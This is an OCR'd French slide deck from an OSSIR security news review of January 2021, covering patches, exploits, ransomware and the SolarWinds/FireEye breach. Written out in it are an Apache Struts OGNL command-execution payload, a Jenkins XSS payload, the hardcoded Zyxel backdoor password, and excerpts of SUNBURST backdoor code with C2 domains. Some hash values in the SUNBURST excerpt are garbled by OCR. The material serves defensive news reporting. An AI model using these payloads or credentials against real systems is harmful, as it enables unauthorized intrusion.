Revue d'actualité de l'OSSIR

12 janvier 2021

Aurélien Denis
*Vladimir Kolla @mynameisv_*
Étienne Baudin @etiennebaudin

OSSIR

Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)
Microsoft


Report des fins de support de produits Microsoft suite au Covid-19

- Report de 6 mois
  - Windows 10, version 1709
  - Windows 10, version 1809
  - Windows Server, version 1809
  - Configuration Manager 1810
  - SharePoint Server 2010, SharePoint Foundation 2010, and Project Server 2010
  - Dynamics 365 cloud services
  - Basic Authentication in Exchange Online

https://www.bleepingcomputer.com/news/microsoft/microsoft-delays-end-of-support-for-older-windows-software-versions/

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs



mardi 13 novembre 2018	mardi 9 janvier 2024	mardi 9 janvier 2029
mardi 2 août 2016	mardi 12 octobre 2021	mardi 13 octobre 2026
mercredi 29 juillet 2015	mardi 13 octobre 2020	mardi 14 octobre 2025
mardi 20 octobre 2020	mardi 10 mai 2022	mardi 9 mai 2023
mercredi 27 mai 2020	mardi 14 décembre 2021	mardi 14 décembre 2021
mardi 12 novembre 2019	mardi 11 mai 2021	10 mai 2022**
mardi 21 mai 2019	mardi 8 décembre 2020	mardi 8 décembre 2020
mardi 13 novembre 2018	mardi 10 novembre 2020	11 mai 2021**
lundi 30 avril 2018	mardi 12 novembre 2019	mardi 10 novembre 2020
mardi 17 octobre 2017	~~9 avril~~ 4 sept. 2019	~~14 avril~~ 13 oct. 2020
5 avril 2017*	mardi 9 octobre 2018	mardi 8 octobre 2019
mardi 2 août 2016	mardi 10 avril 2018	mardi 9 avril 2019
mardi 10 novembre 2015	mardi 10 octobre 2017	mardi 10 octobre 2017
mercredi 29 juillet 2015	9 mai 2017	mardi 9 mai 2017


Légende :


- Date de mise à disposition pour le public et les entreprises
- Support
- Fin de support pour les versions Home, Pro, Pro Education et Pro for Workstations / fin de support standard pour LTSB/LTSC
- Support uniquement pour les versions Enterprise et Education
- Prolongation exceptionnelle suite au Coronavirus
- Fin de support pour toutes les versions / fin de support étendu pour LTSB/LTSC

Failles / Bulletins / Advisories (MMSBGA)
Microsoft

Rappel du support Windows 10 en couleurs

https://reports.adduplex.com/#/r/2020-12





Failles / Bulletins / Advisories
Microsoft - Avis

En décembre :

- 58 vulnérabilités corrigées, dont 9 critiques

- Les plus graves :
  - CVE-2020-17132 / CVE-2020-17142
    - Prise de contrôle du système via une cmdlet sur Microsoft Exchange
  - CVE-2020-17095
    - RCE via vSMB

Composants impactés
Azure Functions
Microsoft .NET Framework
Microsoft Dynamics
Microsoft Exchange Server
Microsoft JET Database Engine
Microsoft Office
Microsoft Windows
Microsoft Windows Codecs Library
PowerShellGet
Visual Studio
Windows 10
Windows 10 (1607)
Windows 10 (1709)
Windows 10 (1803)
Windows 10 (1809)
Windows 10 (1903)
Windows 10 (1909)
Windows 10 (2004)
Windows 7
Windows 8.1
Windows Server 2008 R2
Windows Server 2008 SP2
Windows Server 2012
Windows Server 2012 R2

Failles / Bulletins / Advisories
Navigateurs (principales failles)

Prise de contrôle du système et manipulation de données via 8 vulnérabilités au sein de Google Chrome

- UaF CVE-2020-16037/16038/16039 exploitables via une page HTML
- V8

https://chromereleases.googleblog.com/2020/12/stable-channel-update-for-desktop.html

Prise de contrôle du système et contournement de sécurité via 2 vulnérabilités au sein de Microsoft Edge (2020-Dec)

- Moteur JavaScript Chakra
- (Android) Spoofing de l'URL possible

https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/ADV200002

Prise de contrôle du système et contournement de sécurité via 14 vulnérabilités au sein de Firefox et Firefox ESR

- Lecture arbitraire de mémoire via une opération non maîtrisée sur un BigInt
- BoF et UaF sur WebGL

https://www.mozilla.org/en-US/security/advisories/mfsa2020-54/

https://www.mozilla.org/en-US/security/advisories/mfsa2020-55/

Failles / Bulletins / Advisories
Systèmes

(exploit) Prise de contrôle du système et contournement de sécurité via deux vulnérabilités au sein de Gitlab CE et EE

- SSRF + CLRF pour bypass un filtre
  - Permet d'upload et d'exécuter un reverse shell sur le serveur

https://www.exploit-db.com/exploits/49263

(exploit) Prise de contrôle du système via une vulnérabilité au sein de Pulse Connect Secure

- Permet d'upload un gzip malveillant
  - Nécessite des droits d'admin préalable

https://github.com/rapid7/metasploit-framework/commit/9b8b4621df7b0c1001b609ab9a883652b824bcf8

(exploit) Prise de contrôle du système via une vulnérabilité au sein d'Oracle Solaris

- Buffer overflow dans libPAM utilisé par SunSSH
  - Permet d'obtenir un shell

https://github.com/rapid7/metasploit-framework/blob/87dacce2cd804f46d306efd68b216ad9ceed6798/modules/exploits/solaris/ssh/pam_username_bof.rb

Failles / Bulletins / Advisories
Systèmes

(exploit) Manipulation de données et divulgation d'informations via une vulnérabilité au sein de Jenkins

- XSS
- <l:svgIcon tooltip="<img src=a onerror=alert(1)>"><path d="M9 16.17L4.83 12l-1.42 1.41L9 19 21 7l-1.41-1.41z"></path></l:svgIcon>

https://www.exploit-db.com/exploits/49232

(exploit) Prise de contrôle du système via une vulnérabilité au sein d'Apache Struts

- "name":'%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).(#stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"]).(#bean=#instancemanager.newInstance("org.apache.commons.collections.BeanMap")).(#bean.setBean(#stack)).(#context=#bean.get("context")).(#bean.setBean(#context)).(#macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).(#emptyset=#instancemanager.newInstance("java.util.HashSet")).(#bean.put("excludedClasses",#emptyset)).(#bean.put("excludedPackageNames",#emptyset)).(#arglist=#instancemanager.newInstance("java.util.ArrayList")).(#arglist.add("/System/Applications/Calculator.app/Contents/MacOS/Calculator")).(#execute=#instancemanager.newInstance("freemarker.template.utility.Execute")).(#execute.exec(#arglist))}'

https://github.com/ka1n4t/CVE-2020-17530/blob/main/s2-061.py

Failles / Bulletins / Advisories
Système de sécurité

(exploit) **Élévation de privilèges via une vulnérabilité au sein de PsExec**

- Réutilisation d'un canal nommé
  - Si on créé le canal nommé avant PSExec, on peut envoyer des données
  - Et provoquer l'exécution du code en système par l'utilitaire

https://github.com/tenable/poc/blob/master/Microsoft/Sysinternals/PsExecEscalate.cpp

Failles / Bulletins / Advisories
Système de sécurité

Prise de contrôle du système via une vulnérabilité au sein des produits Zyxel

- zyxwp/PrOw!aN_fXp.
- Assurez vous d'avoir patché !

https://www.zdnet.com/article/backdoor-account-discovered-in-more-than-100000-zyxel-firewalls-vpn-gateways/

***(exploit)* Prise de contrôle du système via une vulnérabilité au sein de Pulse Connect Secure**

- RCE dans l'interface d'administration web via une extraction gzip

https://github.com/rapid7/metasploit-framework/commit/9b8b4621df7b0c1001b609ab9a883652b824bcf8

Failles / Bulletins / Advisories
Réseau (principales failles)

Cisco


- Prise de contrôle du système via 5 vulnérabilités au sein de Jabber
  - RCE via un message XMPP spécifiquement conçu.
  - Modification de la configuration
  - Injection de commandes via un protocole utilisé par Windows

- Produits vulnérables
  - Cisco Jabber

https://tools.cisco.com/security/center/Search.x?publicationTypeIDs=1&securityImpactRatings=critical&firstPublishedStartDate=2020%2F11%2F11&firstPublishedEndDate=2020%2F12%2F07&limit=100

Le TOP des vulnérabilités patchées par éditeur

En 2020 : 15961 CVE déclarées



Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Ransomwares

Randstad, la multinationale du travail par interim' a été touchée par le ransomware Egregor

- Données leakées : Fiches de paye, données business, etc.

https://www.bleepingcomputer.com/news/security/largest-global-staffing-agency-randstad-hit-by-egregor-ransomware/

Here comes a new challenger ! Babuk Locker

- Nouvel opérateur de ransomware
- Leak les infos sur un forum de hacking
- Utilisation de Chacha8 + ECDH

https://www.bleepingcomputer.com/news/security/babuk-locker-is-the-first-new-enterprise-ransomware-of-2021/

Les nouvelles techniques d'extortion

- Appel des DSI et menace de s'en prendre aux employés (divulgation du nom/de l'adresse)
- Attaques sur les postes des VIPs et menace de divulgation de documents compromettants sur des pratiques frauduleuses

https://www.zdnet.com/article/fbi-says-doppelpaymer-ransomware-gang-is-harassing-victims-who-refuse-to-pay/
https://www.zdnet.com/article/some-ransomware-gangs-are-going-after-top-execs-to-pressure-companies-into-paying/

Piratages, Malwares, spam, fraudes et DDoS
Takedowns

L'hébergeur Wasabi victime d'une indisponibilité après l'utilisation de ses services dans le cadre d'activités malveillantes

- Takedown des NS par Amazon car l'un des serveurs utilisés pour host du malware

https://status.wasabi.com/pages/history/5abbc12aeb57a904e44a58d3

Une coopération internationale mène au démantèlement de la solution VPN Safe-Inet utilisée par les attaquants

- Hébergeur "bulletproof"
- Collaboration de plusieurs entités juridiques

https://www.europol.europa.eu/newsroom/news/cybercriminals%E2%80%99-favourite-vpn-taken-down-in-global-action

Piratages, Malwares, spam, fraudes et DDoS
Malwares

ElectroRAT : All your bitcoins are belong to us

- Fausses apps de trading
- C2 sur PasteBin
- Objectif final : Récupération de portefeuilles de cryptomonnaies

https://www.intezer.com/blog/research/operation-ElectroRAT-attacker-creates-fake-companies-to-drain-your-crypto-wallets/

SystemBC devient la backdoor la plus plébiscitée par les attaquants

- Chiffrement TOR vers le C2
- Déchiffrement d'exe/dll/scripts exécutés ensuite
- Déjà utilisé par Ryuk et Egregor en combinaison avec Cobalt Strike

https://news.sophos.com/en-us/2020/12/16/systembc/

Les développeurs de malware utilisent de plus en plus l'exécution en mémoire

- Tool : Ezuri
- Permet de télécharger une charge chiffrée en AES et de l'exécuter
- "Only for educational purposes"

https://www.bleepingcomputer.com/news/security/linux-malware-authors-use-ezuri-golang-crypter-for-zero-detection/

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS

- Piratage de la société Solarwinds, éditrice d'Orion
  - Surveillance et gestion d'un parc informatique
- Ajout d'une porte dérobée dans une mise à jour en mars 2020 :
  - Nommée "SUNBURN"
  - Signé par Solarwinds
  - Comme Juniper, CCleaner, MEDoc, Docker, NodeJS…
  - Aucune information publique sur les moyens utilisés pour cet ajout
  - Mais un an avant, le mot de passe des serveurs de mise à jour était "solarwinds123"
    https://www.reuters.com/article/global-cyber-solarwinds/hackers-used-solarwinds-dominance-against-it-in-sprawling-spy-campaign-idUSKBN28Q07P
- Orion contenait déjà une autre porte dérobée (d'un autre groupe)
  https://twitter.com/markus_neis/status/1340222186775334912
- Compromission d'entreprises, agences et administrations américaines
  - Dont FireEye

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS : Le hack de 2020 ?

- Informations sur la logistiques, les clients, les partenaires…
- Indexées publiquement sur Google

https://securityaffairs.co/wordpress/111756/data-breach/apodis-pharma-data-leak.html

```
OrionImprovementBusinessLayer.DelayMin(0, 0);
OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) &&
    // Continue infection only if the domain name passes the following check
    !OrionImprovementBusinessLayer.IsNullOrInvalidName(OrionImprovementBusinessLayer.domain4))
{
    OrionImprovementBusinessLayer.DelayMin(0, 0);
    if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
    {
        OrionImprovementBusinessLayer.DelayMin(0, 0);
        OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
        OrionImprovementBusinessLayer.Update();  // Main malicious code

 private static readonly ulong[] patternHashes = new ulong[]
 {
     //    HASH                    CRACKED              ASSUMPTIONS
     //  ---------                ---------            --------------
     1109067043404435916UL,      // 'dev.local' ->  SolarWinds Dev local
     1526798067892916O412UL,     // 'swdev.dmz' ->  SolarWinds Development DMZ
     8381292265993977266UL,      // 'lab.local' ->  Local lab
     3796405623695665524UL,      // 'lab.na'    ->  SolarWinds North America office
     4578480846255629462UL,      // 'lab.brno'  ->  SolarWinds Brno office
     8727477769544302060UL,
     1073412700424487977OUL,     // 'cork.lab'  ->  SolarWinds Cork office
     1107328331110454169OUL,     // 'dev.local' ->  Development
     4030236413975199654UL,      // 'dmz.local' ->  Demilitarized Zone
     7701683279824397773UL,
     5132256620104998637UL,      // 'saas.swi'  ->  maybe: SaaS SolarWinds
     5942282052525294911UL,      // 'lab.rio'   ->  maybe: SolarWinds Rio Office
     1685895597814640664 2UL     // 'apac.lab'  ->  SolarWinds APAC offices
 };
```


https://twitter.com/megabeets_/status/1339308801112027138

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS : SUNBURN, groupe “UNC2452”

- Utilisation du malware TEARDROP pour déployer du Cobalt Strike (encore…)
- C² localisés dans les pays des cibles
- Utilisation d’un DGA (Domainname Generation Algorithm)
  - Sur le SLD avsvmcloud.com
  - Avec de noms à la AWS
    - .appsync-api.**eu-west-1**.avsvmcloud.com
    - .appsync-api.**us-west-2**.avsvmcloud.com
    - .appsync-api.**us-east-1**.avsvmcloud.com
    - .appsync-api.**us-east-2**.avsvmcloud.com
  - Avec un flag sur 1 bit:
    - Victime colatérale
    - Attaque ciblé, passage au stage 2

https://www.netresec.com/?page=Blog&month=2021-01&post=Finding-Targeted-SUNBURST-Victims-with-pDNS



Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS : SUNBURN, groupe “UNC2452”

- Lien possible avec Kazuar, donc Turla, donc...
  - Même algorithme de génération de l’identifiant utilisateur (UID)
  - Même algorithme de veille
  - Utilisation extensive du hachage FNV-1a

    https://www.programmez.com/actualites/kaspersky-identifie-un-lien-entre-lattaque-de-solarwinds-et-le-backdoor-kazuar-31331
    https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/
    https://securelist.com/sunburst-backdoor-kazuar/99981/

- Plus de détails :

  https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html
  https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS -> piratage de FireEye


- Compromission de l'O365 de FireEye
- Compromission d'un certificat pour signer des jetons SAML, usurpant n'importe quel utilisateur

  https://blogs.microsoft.com/on-the-issues/2020/12/13/customers-protect-nation-state-cyberattacks/
- Attaque détectée suite à l'ajout d'un nouvel équipement pour l'authentification forte (MFA)
  - Pour s'authentifier sur le VPN

    https://www.politico.com/news/2020/12/16/russian-hackers-fireeye-cyberattack-447226
- Vol d'un certain nombre d'éléments dont des outils
  - Aucune information sur les clients FireEye, ni les bases ni le code source
  - Fuite d'outils "RedTeam"
- Outils considéré comme avancés et dangereux
  - <<These tools mimic the behavior of many cyber threat actors>>
  - << the stolen Red Team tools>>
- Publication des signatures de leurs outils… principalement open source


Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS -> piratage de FireEye : les outils “RedTeam”



Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS -> piratage de FireEye : les outils “RedTeam”



Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Piratage de SOLARWINDS -> piratage de FireEye : les outils “RedTeam”

https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py

```
112  class RemoteShell(cmd.Cmd):
113      def __init__(self, share, win32Process, smbConnection):
114          cmd.Cmd.__init__(self)
115          self.__share = share
116          self.__output = '\\' + OUTPUT_FILENAME
117          self.__outputBuffer = str('')
118          self.__shell = 'cmd.exe /Q /c '
119          self.__win32Process = win32Process
120          self.__transferClient = smbConnection
121          self.__pwd = str('C:\\')
122          self.__noOutput = False
123          self.intro = '[!] Launching semi-interactive shell - Careful what you execute\n[!] Press help for extr
```

